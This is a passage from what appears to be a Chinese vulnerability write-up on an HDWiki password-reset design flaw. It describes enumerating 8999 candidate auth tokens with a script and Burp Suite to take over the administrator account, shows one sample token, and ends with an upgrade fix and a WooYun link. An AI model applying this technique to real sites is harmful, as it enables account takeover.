然后这样就拿到了$auth，然后写个脚本，把 8999 种情况全部遍历出来，

1405589070$iBlMHBUkAVkwHBxYICw8BVw0BBA==，如图 7-2-2：

图 7-2-2

把 8999 种情况全部导出来，然后载入 burpsuite，如图 7-2-3：



图 7-2-3

前面那 uid 那里就是管理员的 id，肯定是为 1 的。

修复方案

升级到最新版。

相关链接

[1]Hdwiki 设计缺陷知邮箱可改密码（包括管理员）
http://www.wooyun.org/bugs/wooyun-2010-067410

（全文完）责任编辑：游风